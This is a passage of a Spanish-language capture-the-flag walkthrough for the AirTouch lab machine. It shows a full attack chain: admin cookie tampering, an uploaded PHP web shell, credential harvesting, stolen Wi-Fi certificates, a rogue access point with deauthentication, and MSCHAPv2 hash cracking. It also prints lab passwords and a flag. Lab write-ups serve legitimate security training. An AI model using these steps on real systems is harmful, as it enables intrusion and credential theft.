Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan3/02:00:00:00:03:00
Sending on   LPF/wlan3/02:00:00:00:03:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 3 (xid=0x7118ab6a)
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 6 (xid=0x7118ab6a)
DHCPOFFER of 192.168.3.46 from 192.168.3.1
DHCPREQUEST for 192.168.3.46 on wlan3 to 255.255.255.255 port 67 (xid=0x6aab1871)
DHCPACK of 192.168.3.46 from 192.168.3.1 (xid=0x7118ab6a)
bound to 192.168.3.46 -- renewal in 43065 seconds.
root@AirTouch-Consultant:~#
- Con esto confirmamos que el puerto 80 esta abierto y podemos ver que ahí.
 root@AirTouch-Consultant:~# which nmap
/usr/bin/nmap
root@AirTouch-Consultant:~# nmap 192.168.3.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-08-15 22:10 UTC
Nmap scan report for 192.168.3.1
Host is up (0.000026s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: F0:9F:C2:A3:F1:A7 (Ubiquiti Networks)

Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds
root@AirTouch-Consultant:~#
- Hacemos el tunel.
❯ ssh -N -L 4444:192.168.3.1:80 consultant@10.129.44.114

-
Vamos a poner nuestra cookie que obtuvimos y manualmente admin pero primero nos conectamos normal y después volvemos a editar el
UserRoleaadminuna vez que estemos como manager. -
Primero.

- Después editamos el
userRola admin una vez conectados como manager.

- Después de estar probando sabemos que podemos subir un archivo de configuración en este caso vamos a subir un
.phtml.
<?php echo shell_exec($_GET['cmd']); ?>
- Una vez lo subimos vemos que nos dice que se guardo en
uploads/.

❯ curl 'http://localhost:4444/uploads/yiyi.phtml?cmd=whoami'
www-data
User Access and User Flag
- Podemos ver credenciales.
❯ curl 'http://localhost:4444/uploads/yiyi.phtml?cmd=cat+/var/www/html/login.php'
<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
  header("Location:index.php"); // Redirect to index.php
  exit; // Make sure to exit after redirection
}

session_start();


if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );
- Si recordamos tenemos el puerto
22abierto así que podemos conectarnos.
root@AirTouch-Consultant:~# ssh user@192.168.3.1
The authenticity of host '192.168.3.1 (192.168.3.1)' can't be established.
ECDSA key fingerprint is SHA256:++nw1pytCTTnPb2ngccd1CzlYaYUoTF8GmQ3a3QHnaU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.1' (ECDSA) to the list of known hosts.
user@192.168.3.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user@AirTouch-AP-PSK:~$ export TERM=xterm
user@AirTouch-AP-PSK:~$ whoami
user
Root and WPA-Enterprise
- Podemos volver a ser
rootsinpassword.
user@AirTouch-AP-PSK:~$ sudo -l
Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL
user@AirTouch-AP-PSK:~$
- Ahí vemos la flag.
root@AirTouch-AP-PSK:~# ls -la
total 44
drwx------ 1 root root 4096 Aug 15 20:56 .
drwxr-xr-x 1 root root 4096 Aug 15 20:56 ..
lrwxrwxrwx 1 root root    9 Nov 24  2024 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
drwxr-xr-x 2 root root 4096 Mar 27  2024 certs-backup
-rwxr-xr-x 1 root root    0 Mar 27  2024 cronAPs.sh
drwxr-xr-x 1 root root 4096 Aug 15 20:57 psk
-rw-r--r-- 1 root root  364 Nov 24  2024 send_certs.sh
-rwxr-xr-x 1 root root 1963 Mar 27  2024 start.sh
-rw-r----- 1 root 1001   33 Aug 15 20:56 user.txt
-rw-r--r-- 1 root root  319 Mar 27  2024 wlan_config_aps
root@AirTouch-AP-PSK:~# cat user.txt
7a251ede078d482b1ccca7fc05caf93b
root@AirTouch-AP-PSK:~#
- Vemos que en un
scripthay credenciales interesantes pero hay una ruta que ya llama la atención por el nombrecerts-backupya que paraWPA-Enterprisenecesitamos certificados.
root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
root@AirTouch-AP-PSK:~#
- Tenemos los certificados.
root@AirTouch-AP-PSK:~# ls -lah /root/certs-backup/
total 40K
drwxr-xr-x 2 root root 4.0K Mar 27  2024 .
drwx------ 1 root root 4.0K Aug 15 20:56 ..
-rw-r--r-- 1 root root 1.1K Mar 27  2024 ca.conf
-rw-r--r-- 1 root root 1.7K Mar 27  2024 ca.crt
-rw-r--r-- 1 root root 1.1K Mar 27  2024 server.conf
-rw-r--r-- 1 root root 1.5K Mar 27  2024 server.crt
-rw-r--r-- 1 root root 1.1K Mar 27  2024 server.csr
-rw-r--r-- 1 root root  168 Mar 27  2024 server.ext
-rw-r--r-- 1 root root 1.7K Mar 27  2024 server.key
root@AirTouch-AP-PSK:~#
- Si recordamos en la sesión en
AirTouch-Consultanttenemoseaphammerasi que vamos a mover los certificados para allá.
EAPHammer es una herramienta enfocada en ataques y pruebas de seguridad contra redes Wi-Fi empresariales que utilizan WPA-EAP/802.1X. Permite crear un Rogue Access Point que imita una red corporativa legítima y utilizar certificados para realizar la autenticación EAP.
- Para realizar un ataque eficaz de
Rogue AP, es necesario generar un certificado SSL falso. Este certificado es el que se va a mandar al cliente de la red para montar el túnel TLS, muy similar al certificado de las páginas web utilizadas enHTTPS. Para estos ataques vamos a utilizar principalmenteeaphammer.
root@AirTouch-AP-PSK:~# cp -r /root/certs-backup/ /tmp
root@AirTouch-Consultant:~/eaphammer# scp -r user@192.168.3.1:/tmp/certs-backup/ .
user@192.168.3.1's password:
server.csr                                                                                                                                          100% 1033     2.1MB/s   00:00
server.crt                                                                                                                                          100% 1493     2.5MB/s   00:00
ca.crt                                                                                                                                              100% 1712     3.7MB/s   00:00
ca.conf                                                                                                                                             100% 1124     1.9MB/s   00:00
server.conf                                                                                                                                         100% 1111     1.5MB/s   00:00
server.ext                                                                                                                                          100%  168   343.2KB/s   00:00
server.key                                                                                                                                          100% 1704     2.0MB/s   00:00
- En este punto ya tenemos lo que faltaba para realizar el ataque MGT: la cadena de certificados de confianza y la clave privada. Con estos archivos podemos configurar
EAPHammerpara utilizar los certificados recuperados anteriormente. El comando importa el certificado del servidorserver.crt, el certificado de la autoridad certificadoraca.crty la clave privadaserver.key, dejando preparada la configuración necesaria para trabajar con la red empresarialWPA-EAP.
root@AirTouch-Consultant:~/eaphammer# python3 ./eaphammer --cert-wizard import --server-cert ./certs-backup/server.crt --ca-cert ./certs-backup/ca.crt --private-key ./certs-backup/server.key --private-key-passwd whatever

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
Case 1: Import all separate
[CW] Ensuring server cert, CA cert, and private key are valid...
./certs-backup/server.crt
./certs-backup/server.key
./certs-backup/ca.crt
[CW] Complete!
[CW] Loading private key from ./certs-backup/server.key
[CW] Complete!
[CW] Loading server cert from ./certs-backup/server.crt
[CW] Complete!
[CW] Loading CA certificate chain from ./certs-backup/ca.crt
[CW] Complete!
[CW] Constructing full certificate chain with integrated key...
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to: /root/eaphammer/certs/server/AirTouch CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
root@AirTouch-Consultant:~/eaphammer#
Attack Rogue AP and root
En este punto, el ataque contra la red empresarial se vuelve viable porque ya contamos con los certificados legítimos obtenidos durante la primera fase. Al importarlos en EAPHammer, podemos utilizar la misma cadena de confianza que esperan los clientes de la red WPA-EAP, en lugar de intentar evadir o falsificar dicha confianza. Antes de continuar con esta fase, es necesario detener wpa_supplicant para desconectar wlan3 de la red AirTouch-Internet y dejar la interfaz disponible para trabajar con la red empresarial AirTouch-Office.
- Utilizando wlan3 para crear un
Rogue Access Pointque se presenta con el mismo nombre de la red empresarialAirTouch-Office.
root@AirTouch-Consultant:~/eaphammer# python3 ./eaphammer -i wlan3 --auth wpa-eap --essid AirTouch-Office

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
Error: Could not create NMClient object: Could not connect: No such file or directory.

[*] Using nmcli to tell NetworkManager not to manage wlan3...

100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan3 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/eaphammer/loot/wpa_handshake_capture-2026-08-15-23-11-13-zVZ8yPwxSBDY1FsRdNurX6EXlRItm9cM.hccapx

[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-2026-08-15-23-11-13-v0wtyDEJxXjE4rD6r1FcOrtpYlbNaGxU.conf
rfkill: Cannot open RFKILL control device
wlan3: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan3 with hwaddr 00:11:22:33:44:00 and ssid "AirTouch-Office"
wlan3: interface state COUNTRY_UPDATE->ENABLED
wlan3: AP-ENABLED
- Como existen dos AP legítimos de AirTouch-Office en el canal 44, se utilizan dos interfaces en modo monitor para enviar paquetes de deautenticación al cliente desde ambos AP. De esta manera se fuerza al cliente a desconectarse de la infraestructura legítima y se aumenta la posibilidad de que se conecte al Rogue AP creado anteriormente.
root@AirTouch-Consultant:~/eaphammer# airmon-ng start wlan2
Your kernel has module support but you don't have modprobe installed.
It is highly recommended to install modprobe (typically from kmod).
Your kernel has module support but you don't have modinfo installed.
It is highly recommended to install modinfo (typically from kmod).
Warning: driver detection without modinfo may yield inaccurate results.

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
   8268 dhclient

PHY	Interface	Driver		Chipset

phy0	wlan0		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy1	wlan1mon	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy2	wlan2		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

		(mac80211 monitor mode vif enabled for [phy2]wlan2 on [phy2]wlan2mon)
		(mac80211 station mode vif disabled for [phy2]wlan2)
phy3	wlan3		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

root@AirTouch-Consultant:~/eaphammer# iwconfig wlan2mon channel 44
- En
wlan1vamos a ponernos en el canal 44 que es donde están losAP'sy después de hacer un escaneo y ver los clientes para a desautenticarlos.
root@AirTouch-Consultant:~# iwconfig wlan1mon channel 44
root@AirTouch-Consultant:~# aireplay-ng wlan1mon -0 0 -a AC:8B:A9:F3:A1:13 -c C8:8A:9A:6F:F9:D2
- Y en
wlan2lo mismo.
root@AirTouch-Consultant:~/eaphammer# iwconfig wlan2mon channel 44
root@AirTouch-Consultant:~/eaphammer# aireplay-ng wlan2mon -0 0 -a AC:8B:A9:AA:3F:D2 -c C8:8A:9A:6F:F9:D2
- Tenemos el
hashder4ulcl.
wlan3: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
wlan3: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: associated (aid 1)
wlan3: CTRL-EVENT-EAP-STARTED c8:8a:9a:6f:f9:d2
wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Sat Aug 15 23:17:59 2026
	domain\username:		AirTouch\r4ulcl
	username:			r4ulcl
	challenge:			93:5c:26:0a:68:aa:c0:4b
	response:			c7:21:e9:d7:9a:33:43:bd:98:71:5a:52:9f:f1:fa:ea:51:16:4f:8c:3a:89:42:23

	jtr NETNTLM:			r4ulcl:$NETNTLM$935c260a68aac04b$c721e9d79a3343bd98715a529ff1faea51164f8c3a894223

	hashcat NETNTLM:		r4ulcl::::c721e9d79a3343bd98715a529ff1faea51164f8c3a894223:935c260a68aac04b
- Ahora los crackeamos.
❯ /bin/cat r4ul.hash
r4ulcl::::3efe7c5ff580d0aa6da1c1d3428ac21e3275ccae7c772cf8:6d349e52ea41720b
❯ hashcat -m 5500 r4ul.hash /usr/share/wordlists/rockyou.txt
r4ulcl::::3efe7c5ff580d0aa6da1c1d3428ac21e3275ccae7c772cf8:6d349e52ea41720b:laboratory
- Ahora nos vamos a conectar a
AirTouch-Office.
root@AirTouch-Consultant:~# cat air.conf
network={
    ssid="AirTouch-Office"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase1="peapver=1"
    phase2="auth=MSCHAPV2"
}
- Ahora nos conectamos y solicitamos
IP.
root@AirTouch-Consultant:~# wpa_supplicant -Dnl80211 -iwlan3 -c air.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
wlan3: SME: Trying to authenticate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
wlan3: Trying to associate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
wlan3: Associated with ac:8b:a9:f3:a1:13
wlan3: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan3: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan3: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
wlan3: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=AirTouch/OU=Certificate Authority/CN=AirTouch CA/emailAddress=ca@AirTouch.htb' hash=222a7dd4d28c97c8e4730762fa9a102af05c7d56b35279b2f5ee4da7ddf918a8
wlan3: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=AirTouch/OU=Certificate Authority/CN=AirTouch CA/emailAddress=ca@AirTouch.htb' hash=222a7dd4d28c97c8e4730762fa9a102af05c7d56b35279b2f5ee4da7ddf918a8
wlan3: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=ES/L=Madrid/O=AirTouch/OU=Server/CN=AirTouch CA/emailAddress=server@AirTouch.htb' hash=ef39f3fff0883db7fc8a535c52f80509fc395e9889061e209102307b46995864
EAP-MSCHAPV2: Authentication succeeded
wlan3: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan3: PMKSA-CACHE-ADDED ac:8b:a9:f3:a1:13 0
wlan3: WPA: Key negotiation completed with ac:8b:a9:f3:a1:13 [PTK=CCMP GTK=CCMP]
wlan3: CTRL-EVENT-CONNECTED - Connection to ac:8b:a9:f3:a1:13 completed [id=0 id_str=]
- Nos asignamos IP.
root@AirTouch-Consultant:~# dhclient -v wlan3
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan3/00:11:22:33:44:00
Sending on   LPF/wlan3/00:11:22:33:44:00
Sending on   Socket/fallback
DHCPREQUEST for 192.168.3.46 on wlan3 to 255.255.255.255 port 67 (xid=0x41b780b7)
DHCPREQUEST for 192.168.3.46 on wlan3 to 255.255.255.255 port 67 (xid=0x41b780b7)
DHCPREQUEST for 192.168.3.46 on wlan3 to 255.255.255.255 port 67 (xid=0x41b780b7)
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 3 (xid=0xcc535161)
DHCPOFFER of 10.10.10.10 from 10.10.10.1
DHCPREQUEST for 10.10.10.10 on wlan3 to 255.255.255.255 port 67 (xid=0x615153cc)
DHCPACK of 10.10.10.10 from 10.10.10.1 (xid=0xcc535161)
hostname: you must be root to change the host name
bound to 10.10.10.10 -- renewal in 356513 seconds.
root@AirTouch-Consultant:~#
- Vemos el puerto 22 abierto otra vez y si recordamos tenemos credenciales en el script donde vimos donde estaban los certificados.
root@AirTouch-Consultant:~# nmap 10.10.10.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-08-16 00:19 UTC
Nmap scan report for 10.10.10.1
Host is up (0.000025s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
MAC Address: AC:8B:A9:AA:3F:D2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
root@AirTouch-Consultant:~#
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
LOCAL_FOLDER="/root/certs-backup/"
- Funcionan.
root@AirTouch-Consultant:~# ssh remote@10.10.10.1
The authenticity of host '10.10.10.1 (10.10.10.1)' can't be established.
ECDSA key fingerprint is SHA256:/lSCXr95A71FBCcQ9DT1xXMFeCAsLEnCUfSwu/3qPoE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.1' (ECDSA) to the list of known hosts.
remote@10.10.10.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

remote@AirTouch-AP-MGT:~$ whoami
remote
remote@AirTouch-AP-MGT:~$
- Vemos que aquí ya no se repite lo que vimos antes.
remote@AirTouch-AP-MGT:~$ sudo -l
